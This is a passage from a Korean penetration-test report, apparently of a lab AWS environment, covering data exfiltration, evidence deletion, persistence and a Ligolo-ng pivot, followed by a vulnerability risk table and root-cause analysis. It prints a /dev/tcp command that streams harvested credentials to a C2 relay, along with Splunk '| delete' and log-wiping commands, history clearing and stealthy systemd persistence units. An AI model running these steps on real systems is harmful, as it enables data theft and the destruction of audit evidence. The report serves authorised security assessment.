▶ send_data() 함수는 collect_all()의 출력 전체를 공격자가 제어하는 EC2 내부 리스너(10.0.142.240:9997)로 전송한다. 전송에는 bash 내장 가상 디바이스인 /dev/tcp를 사용하여 외부 도구 의존 없이 TCP 소켓을 직접 열고 데이터를 스트리밍하였다.

```
collect_all > /dev/tcp/10.0.142.240/9997 2>/dev/null
```

수집 데이터는 Splunk EC2에서 EC2 리스너로 전달되며, 리스너는 이를 최종 C2 서버로 중계한다. 이러한 중간 경유 구조는 Splunk EC2에서 외부 C2로의 직접 통신을 차단하는 아웃바운드 방화벽 정책을 우회하기 위한 목적으로 구성되었다. 전송 포트 9997은 Splunk 포워더가 인덱서로 데이터를 전달하는 표준 포트로, 네트워크 모니터링 상에서 정상 Splunk 포워딩 트래픽과 구별이 어렵다. 수집 서비스는 60초 주기로 반복 실행되어 갱신된 수집 데이터가 지속적으로 전달된다. 전송된 데이터는 C2 대시보드로 확인할 수 있다.



[그림 3-29] EC2 리스너에서 수신된 수집 데이터 확인

3.7. STEP 7: 공격 흔적 삭제 및 지속성 확보

3.7.1. Splunk 인덱서 내 공격 관련 이벤트 삭제

▶ Splunk REST API의 | delete 명령을 이용해 인덱서에 저장된 공격 관련 이벤트를 영구 삭제하였다. 삭제 키워드는 백도어 계정명(backdoor)과 웹셸 명령 실행 파라미터(cmd)로 설정하였다.

삭제 전 대상 이벤트 수를 먼저 조회하여 삭제 범위를 확인한 후, 아래 검색 쿼리를 exec_mode=blocking 방식으로 실행해 결과가 완전히 반영될 때까지 대기하였다.

```
search index=* (backdoor OR cmd) | delete
earliest_time=-7d, latest_time=now
```

| delete는 Splunk의 인덱스 영구 삭제 기능으로, 해당 이벤트를 검색 결과에서 제거할 뿐 아니라 인덱서 버킷에서도 복구 불가능하게 삭제한다. 삭제 완료 후 해당 검색 Job(SID)을 REST API로 즉시 삭제하여 검색 이력에도 흔적이 남지 않도록 처리하였다.

3.7.2. 시스템 로그 파일 키워드 기반 삭제

▶ Splunk 인덱서 삭제와 병행하여 호스트 시스템 로그 파일에서도 동일 키워드(backdoor, cmd)가 포함된 라인을 sed -i 명령으로 제거하였다. 대상 로그 파일은 다음과 같다.

```
/var/log/secure
/var/log/messages
/var/log/auth.log
/opt/splunk/var/log/splunk/splunkd.log
/opt/splunk/var/log/splunk/audit.log
/opt/splunk/var/log/splunk/web_access.log
```

각 파일에 대해 삭제 전후 라인 수를 비교하여 실제로 제거된 라인 수를 확인하였다. 파일이 존재하지 않거나 키워드 매칭 라인이 없는 경우는 건너뛰도록 처리하였다.

로그 파일 삭제 후에는 bash 히스토리도 제거하였다.

```
history -c
rm -f /root/.bash_history /home/ec2-user/.bash_history
```

이를 통해 공격 명령 실행 이력이 셸 히스토리에 잔존하지 않도록 하였다.


3.7.3. systemd 타이머 기반 주기적 흔적 삭제 자동화

▶ 일회성 수동 삭제만으로는 이후 발생하는 로그 및 이벤트를 처리할 수 없으므로, 흔적 삭제 작업을 주기적으로 자동 실행하는 systemd 타이머를 등록하였다.

유지보수 스크립트(/opt/splunk/.maintenance.sh)를 생성하고, 해당 스크립트를 실행하는 splunk-maintenance.service와 이를 주기적으로 트리거하는 splunk-maintenance.timer를 /etc/systemd/system/에 배포하였다. 타이머 설정은 다음과 같다.

```
OnBootSec=1min        → 부팅 1분 후 최초 실행
OnUnitActiveSec=5min  → 이후 5분마다 반복 실행
```

유지보수 스크립트는 step_clean_logs()와 동일한 로직으로 Splunk 인덱서 이벤트 삭제 및 시스템 로그 파일 라인 제거를 수행하며, 실행 결과는 /tmp/.maintenance.log에 기록된다. 파일명 앞 점(.)으로 은닉 처리하였다. systemctl enable 설정으로 서버 재부팅 후에도 자동 등록되어 지속적으로 동작한다.



[그림 3-30] systemd 타이머 기반 흔적 삭제 자동화 구성

3.7.4. systemd 서비스 기반 지속적 수집 자동화 (60초 주기)

▶ 데이터 수집 및 C2 전송을 지속적으로 수행하기 위해 앞서 배포한 수집 스크립트(/opt/.collector.sh)를 60초 주기로 반복 실행하는 systemd 서비스를 등록하였다.

```
# ==========================================
# systemd 수집 서비스 등록
# ==========================================
install_service() {
    sudo tee /etc/systemd/system/${SERVICE_NAME}.service > /dev/null << EOF
[Unit]
Description=Splunk Collector Service
After=network.target

[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'while true; do ${COLLECTOR_SCRIPT}; sleep ${INTERVAL}; done'
Restart=always
RestartSec=5
StandardOutput=null
StandardError=null

[Install]
WantedBy=multi-user.target
EOF

    sudo systemctl daemon-reload
    sudo systemctl enable ${SERVICE_NAME} > /dev/null 2>&1
    sudo systemctl start ${SERVICE_NAME}
```

[그림 3-31] systemd 서비스 기반 지속적 수집 자동화 구성

Restart=always 설정으로 서비스가 비정상 종료되더라도 5초 후 자동 재시작되며, StandardOutput=null과 StandardError=null로 실행 출력이 systemd 저널에 남지 않도록 처리하였다. systemctl enable 설정으로 재부팅 후에도 자동 기동된다.

이로써 Splunk EC2 서버는 공격자의 별도 조작 없이 60초마다 시스템 정보·자격증명·Splunk 인덱스 데이터를 수집하여 EC2 리스너(10.0.142.240:9997)로 전송하는 상태가 지속적으로 유지된다.

```
[+] 수집 서비스: 60초마다 10.0.142.240:9997 전송
```

[그림 3-32] 수집 서비스 실행 및 C2 전송 서비스 등록

3.8. STEP 8: Ligolo를 활용한 추가 공격 (피벗팅)

3.8.1. Ligolo 터널 구성 및 내부망 접근

▶ 본 단계는 앞서 수행한 권한 상승(STEP 3) 과정과는 별개로, 침해된 Main EC2를 피벗 지점으로 활용하여 내부망 접근 및 탐색이 가능한지 추가 검증하기 위해 수행하였다.

STEP 1~2에서 침투한 Main EC2(10.0.142.240)를 피벗 지점으로 활용하여 Ligolo-ng 기반 역방향 터널을

구성하였다. C2 서버(3.39.131.123)에서 Ligolo-ng 프록시를 실행하고, 자체 서명 인증서(-selfcert)를 사용하여 8443 포트에서 에이전트 연결을 대기하도록 설정하였다.



[그림 3-33] C2 서버에서 Ligolo-ng 프록시 실행 및 에이전트 연결 대기

이후 내부망에서 쓰기 가능한 디렉터리와내부 IP 대역대를 확인한다. 이는 추후 Ligolo Agent를 설치하고 터널을 생성하기 위해 사용된다.




[그림 3-34] 쓰기 가능 디렉터리 확인 및 내부 IP 대역 확인

Main EC2에 수립된 리버스 셸을 통해 Ligolo-ng Agent 바이너리를 /tmp 경로에 다운로드하였다.




[그림 3-35] Main EC2에서 Ligolo-ng 에이전트 다운로드

다운로드한 압축 파일(agent.tar.gz)을 해제한 후 Agent 바이너리가 정상적으로 존재하는지 확인하였다.



[그림 3-36] Ligolo-ng 에이전트 압축 해제 및 파일 확인

Ligolo-ng Agent는 C2 서버로 아웃바운드 연결을 수립하는 방식으로 동작하므로 Agent 실행 자체에는 root 권한이 필요하지 않다. pspy 분석 결과, Main EC2에서 nginx 권한(UID=992)으로 Agent가 실행되어 C2 서버(3.39.131.123:8443)로 연결을 시도하는 것을 확인하였다. C2 Ligolo-ng 콘솔에서 Agent 세션 연결을 확인된 후 start --tun ligolo 명령으로 터널을 활성화하고, 내부망 대역(10.1.1.0/24)으로의 라우팅을 추가하였다. 이를 통해 외부 C2에서 Ligolo-ng TUN 인터페이스를 경유하여 내부망의 Splunk 서버(10.1.128.172)에 직접 접근 가능한 환경이 완성되었다.



[그림 3-37] Ligolo-ng 에이전트 C2 연결 및 터널 활성화

기존에는 Main EC2를 경유한 별도의 SSH 터널링이 필요하였으나, Ligolo-ng 피벗 터널 구성 이후에는 C2에서 내부망 IP를 대상으로 직접 통신하여 Nmap을 이용한 포트 및 서비스 탐색 및 metasploit을 활용한 공격 도구를 실행할 수 있는 상태가 되었다.

이를 통해 침해된 Main EC2를 외부 C2와 내부망 사이의 피벗 지점으로 활용할 경우, 내부망에 위치한 Splunk 서버에 대한 네트워크 접근 및 서비스 탐색이 가능함을 확인하였다. 이는 SSH 개인키를 이용한 내부망 접근과는 별개로, 침해된 서버를 경유한 네트워크 피벗을 통해 내부 인프라로 공격 범위를 확장할 수 있음을 보여준다.

3.8.2. 내부망 추가 시스템 탐색

▶ 터널 구성 완료 후 C2 서버에서 내부망 대역을 대상으로 포트 스캔을 수행하였다. Ligolo-ng 터널 환경에서는 일반적인 SYN 스캔(-sS)보다 TCP Connect 스캔(-sT)을 사용하는 것이 적합하므로, -sT 옵션을 적용하여 내부 시스템의 주요 서비스 포트를 확인하였다.


먼저 내부 Splunk EC2 서버(10.1.128.172)를 대상으로 주요 포트에 대한 스캔을 수행한 결과 다음과 같은 서비스가 확인되었다.

```
ubuntu@ip-172-31-47-0:~$ nc -zv 10.0.142.240 80 -w 3
Connection to 10.0.142.240 80 port [tcp/http] succeeded!
ubuntu@ip-172-31-47-0:~$ nc -zv 10.1.128.172 8000 -w 3
Connection to 10.1.128.172 8000 port [tcp/*] succeeded!
ubuntu@ip-172-31-47-0:~$ nmap -Pn -T4 --top-ports 100 10.1.128.172
Starting Nmap 7.98 ( https://nmap.org ) at 2026-08-28 01:44 +0000
Nmap scan report for ip-10-1-128-172.ap-northeast-2.compute.internal (10.1.128.172)
Host is up (0.0034s latency).
Not shown: 98 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
8000/tcp open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 2.63 seconds
ubuntu@ip-172-31-47-0:~$ nmap -Pn -T4 --top-ports 100 10.1.142.240
Starting Nmap 7.98 ( https://nmap.org ) at 2026-08-28 01:44 +0000
Nmap scan report for ip-10-1-142-240.ap-northeast-2.compute.internal (10.1.142.240)
Host is up.
All 100 scanned ports on ip-10-1-142-240.ap-northeast-2.compute.internal (10.1.142.240) are in ignored states.
Not shown: 100 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 11.04 seconds
```

[그림 3-38] 열린 포트 확인



[그림 3-39] Metasploit를 통한 내부 포트 스캔

[표 3-1] Splunk EC2(10.1.128.172) 포트 스캔 결과

포트	상태	서비스	상세
22/tcp	open	SSH	OpenSSH 8.7
8000/tcp	open	Splunk Web	Splunkd httpd
8088/tcp	filtered	HEC	보안그룹에 의해 차단
8089/tcp	filtered	REST API	보안그룹에 의해 차단
9997/tcp	open	Splunk Data Receiver	Splunk Forwarder 데이터 수신

스캔 결과 SSH(22/tcp), Splunk Web(8000/tcp), Splunk Data Receiver(9997/tcp)가 접근 가능한 상태임을 확인하였다. 반면 HEC(8088/tcp) 및 REST API 관리 포트(8089/tcp)는 filtered 상태로 확인되었으며, 보안그룹 정책에 의해 접근이 제한된 것으로 판단된다.

또한 Splunk Web 서비스에 대한 추가적인 공격 가능성을 확인하기 위해 Metasploit Framework에서 관련 취약점 모듈을 탐색한 결과, 다음과 같은 Splunk 관련 모듈이 확인되었다.

[표 3-2] Splunk 관련 Metasploit 익스플로잇 모듈 목록

CVE	모듈	유형	설명
CVE-2024-36985	exploit/linux/http/splunk_archiver	인증 후 RCE	Splunk Archiver App을 통한 원격 코드 실행
CVE-2023-	auxiliary/admin/http/splunk_priv_esc	권한 상승	낮은 권한 사용자 → 관리자 권한

32707			탈취
CVE-2022-43571	exploit/multi/http/splunk_simplexml	RCE	SimpleXML 대시보드를 통한 원격 코드 실행

다만 해당 단계에서는 관련 취약점의 존재 여부와 공격 모듈 확인에 그쳤으며, 실제 익스플로잇이나 RCE 공격은 수행하지 않았다. 특히 8089/tcp 등 일부 관리 인터페이스가 접근 제한된 상태였기 때문에, 해당 취약점을 통한 추가적인 침투 가능성은 본 단계에서 검증하지 않았다.

한편 STEP 4 및 STEP 5에서 수행한 Splunk 서버 접근과 데이터 유출은 STEP 3에서 권한 상승을 통해 획득한 SSH 개인키를 이용하여 수행하였다. 따라서 Splunk 서버에 대한 실제 인증 및 데이터 접근은 별도의 자격증명을 필요로 하였으나, Ligolo-ng를 이용한 내부망 피벗 및 네트워크 탐색 자체는 권한 상승과 독립적으로 수행 가능함을 확인하였다.

[표 3-3] STEP 3 내부망 탐색 단계 획득 정보 요약

구분	획득 정보	비고
열린 포트	22, 8000, 9997	외부 접근 가능
차단된 포트	8088, 8089	보안그룹 차단
SSH 인증	publickey only	패스워드 브루트포스 불가
웹 서비스	Splunk Web (8000)	httponly 쿠키 미설정
내부 정보	미획득	자격증명, 환경변수 등은 외부 스캔으로 확인 불가


종합적으로, 본 단계에서는 웹 애플리케이션 침해 이후 공격자가 내부 네트워크에 대한 피벗과 주요 시스템 탐색이 가능함을 확인하였다. 이는 외부에 직접 노출되지 않은 Splunk와 같은 내부 보안 인프라 역시 침해된 서버를 경유하여 공격 대상이 될 수 있음을 의미하며, 초기 침투 이후 내부망으로 공격 범위가 확대될 수 있는 위험성을 확인한 결과이다.

3.8.3. Ligolo-ng 터널을 통한 Splunk EC2 SSH 접근 및 UI 접근

▶ Ligolo-ng 터널 구성 완료 후 C2 서버에서 내부망 라우팅이 설정하여, 기존에는 외부에서 직접 접근할수 없었던 Splunk EC2(10.1.128.172)에 대해 외부 공격자 서버(C2)에서 직접 SSH 접속이 가능한 상태임을 확인하였다. 앞서 탈취한 PEM 키를 활용하여 다음과 같이 접근하였다.




[그림 3-40] Ligolo-ng 터널을 통한 Splunk EC2 직접 SSH 접속 확인 (전)



[그림 3-41] Ligolo-ng 터널을 통한 Splunk EC2 직접 SSH 접속 확인 (후)


Ligolo-ng 터널 구성 이후 C2 서버에서 내부망 라우팅이 활성화됨에 따라, AWS 보안그룹 및 VPC 격리 정책에 의해 외부 접근이 차단되어 있던 Splunk EC2(10.1.128.172)에 대해 메인 EC2를 경유하지 않고 공격자 서버에서 직접 SSH 접속이 가능한 상태임을 확인하였다. 이는 피벗 이후 AWS 보안그룹 규칙이 사실상 무력화되어, 내부망 전체가 공격자의 직접적인 접근 범위 안에 놓이게 됨을 의미한다.

추가적으로 공격자 PC에서 C2 서버로 접속한 상태에서 Ligolo-ng 터널을 유지하고 포트 포워딩을 설정하여, 공격자 PC의 로컬 8000 포트를 통해 내부망 Splunk Web(10.1.128.172:8000)에 직접 접근할 수 있음을 확인하였다.



[그림 3-42] 포트 포워딩을 통한 Splunk 웹 인터페이스 접근

이후 공격자 PC의 브라우저에서 http://localhost:8000으로 접속하여 내부 Splunk 웹 인터페이스에 접근하였으며, SSH를 통한 서버 접근뿐만 아니라 웹 기반의 추가적인 공격 경로가 확보될 수 있음을 확인하였다. 특히 관리자 권한으로 접근할 경우 Search & Reporting 기능을 통한 인덱싱 데이터 조회 및 검색이 가능하며, 사용자 계정 관리 및 권한 변경 등 Splunk 관리 기능을 통해 보안 모니터링 환경에 직접적인 영향을 미칠 수 있다.



[그림 3-43] 공격 관련 로그 삭제 확인

4. 취약점 분석 및 위험도 평가

4.1. 취약점별 위험도 등급

식별된 취약점 및 위험도 등급은 아래 표와 같으며, 단계별 MITRE ATT&CK 기법 매핑은 별첨을 참조한다.

[표 4-1] 취약점별 위험도 등급

ID	STEP	취약점	위험도	영향	근거
V-01	STEP 1	파일 업로드 확장자·MIME 검증 미흡	상	shell.png(PHP 내장) 업로드 → 공개 URL 접근 시 PHP 실행 → 임의 OS 명령 원격 실행	업로드 경로가 외부 공개 URL로 서빙되며 PHP 실행이 허용된 상태에서 파일 내용(MIME·매직바이트) 검증 미적용
V-02	STEP 3	Cron 스크립트 그룹 쓰기 권한 오설정	상	nginx 계정으로 backup.sh 조작 → SUID bash 생성 → root 권한 탈취	/opt/scripts/health_check.sh 권한 0775로 nginx 계정에서 수정 가능. root cron에 의해 주기적으로 실행되는 구조
V-03	STEP 4	내부망 접근용 SSH 개인키 서버 내 보관	상	hackmin-key.pem 탈취 → 내부망 Splunk EC2(10.1.128.172) SSH 무단 접근	WAS 서버 /root/에 내부망 접근용 개인키 평문 저장. 키 관리 체계 미적용으로 WAS 침해 시 내부망 인증수단 동시 노출
V-04	STEP 5	Splunk 인증 파일 보호 통제 미흡	상	passwd 파일 삭제 후 user-seed.conf를 이용한 관리자 인증정보 재설정 → 관리자 권한 획득 및 백도어 계정 생성	Splunk 인증 관련 파일이 로컬 파일 형태로 관리되어, 서버의 root 권한을 획득한 공격자가 해당 파일을 조작하여 관리자 인증정보를 변경할 수 있는 구조
V-05	STEP 6	EC2 아웃바운드 통신 통제 미흡	상	Splunk 인덱싱 로그·시스템 정보가 공격자 C2(3.39.131.123:8888)로 직접 전송되어 정보 유출 가능	보안 그룹 아웃바운드 규칙 전 대역 허용(0.0.0.0/0). 최소 허용 원칙 미적용
V-06	STEP 7	Splunk 이벤트 로그 불변 저장·외부 백업 미적용	중	admin으로 | delete 실행 → 침해 관련 이벤트 영구 삭제·포렌식 불가	인덱싱 데이터에 대한 외부 백업 및 불변 저장(WORM) 체계 미적용. 관리자 권한 탈취 시 로그 증적 복구 불가
V-07	STEP 7	systemd 서비스 등록 무결성	중	splunk-collector.service 등록 → 재부팅 후에도 수집·C2 전송 자동 지속	/etc/systemd/system/ 비인가 서비스 등록에 대한 탐지·모니터링 체계 부재

		모니터링 미흡			
V-08	STEP 8	내부망 세그먼트 간 접근통제 미흡	중	Ligolo-ng를 통한 내부망 TCP 터널 형성 → 외부 공격자가 내부 시스템에 직접 접근 및 서비스 탐색 가능	내부망 세그먼트 간 불필요한 TCP 통신에 대한 접근통제가 미흡하여 침해된 서버를 통한 내부망 피벗이 가능한 구조

4.2. 주요 취약점 상세 원인 분석

4.2.1 V-01 파일 업로드 확장자·MIME 검증 미흡

파일 업로드 확장자·MIME 검증 미흡(V-01)의 근본 원인은 업로드 파일에 대한 실제 파일 형식 검증이 미흡하고, 업로드 파일의 저장 영역과 실행 환경이 분리되지 않았으며, 업로드된 파일에 대한 외부 접근제어가 적절히 적용되지 않은 것이다.

서버는 업로드 파일의 확장자만을 기준으로 파일 형식을 검증하기 때문에, .png와 같은 이미지 확장자를 사용하더라도 파일 내부에 서버 측 스크립트 코드가 포함된 파일을 차단하지 못한다. 또한 해당 파일이 서버 측 스크립트 실행이 가능한 환경에 저장되어 있어, 파일이 이미지와 같은 정적 리소스가 아닌 서버 측 코드로 처리될 가능성이 존재한다.

더불어 업로드된 파일이 외부에서 직접 접근 가능한 URL을 통해 제공되며 별도의 인증·인가 절차가 적용되지 않는 경우, 공격자는 해당 파일의 접근 경로를 알고 있는 것만으로 인증 없이 파일을 요청할 수 있다. 이에 따라 공격자가 업로드한 악성 파일을 외부에서 직접 호출할 수 있는 구조가 형성된다.

결과적으로 ① 확장자에 의존한 파일 검증, ② 업로드 영역과 실행 환경의 미분리, ③ 업로드 파일에 대한 접근제어 미흡이 복합적으로 작용하여, 악성 파일 업로드가 외부에서의 직접적인 파일 접근 및 서버 측 코드 실행으로 이어질 수 있는 구조적 취약점이 발생하였다.

4.2.2. V-02 Cron 스크립트 권한 오설정

Cron 스크립트 권한 오설정(V-02)의 근본 원인은 root 권한으로 실행되는 cron 작업의 대상 스크립트(/opt/scripts/health_check.sh)에 불필요하게 과도한 쓰기 권한(0777)이 부여되어 nginx 계정과 같은 저권한 계정이 해당 스크립트를 임의로 수정할 수 있도록 구성된 것이다.

이는 root 권한으로 실행되는 작업의 실행 파일에 대해 최소 권한 원칙이 적용되지 않은 것으로, 저권한 계정이 root 실행 흐름에 임의의 명령을 삽입할 수 있는 환경을 초래한다. 이후 cron에 의해 해당 스크립트가 root 권한으로 실행되면서 삽입된 명령이 root 권한으로 수행될 수 있으며, 본 진단에서는 이를 통해 SUID 권한이 설정된 바이너리를 생성하여 root 권한의 셸을 획득하는 완전한 권한 상승으로 이어짐을 확인하였다.

따라서 본 취약점의 핵심 원인은 root 권한으로 실행되는 cron 작업과 그 대상 스크립트에 대한 소유권 및 쓰기 권한 관리가 적절하게 이루어지지 않은 것이다.

4.2.3. V-03 내부망 접근용 SSH 개인키 관리 미흡 근본 원인

내부망 접근용 SSH 개인키 관리 미흡(V-03)의 근본 원인은 내부망 서버에 대한 SSH 인증에 사용되는 키페어(hackmin-key.pem)의 개인키가 웹 서버와 동일한 EC2 인스턴스의 파일 시스템(/root/)에 저장되어 있었던 것이다.

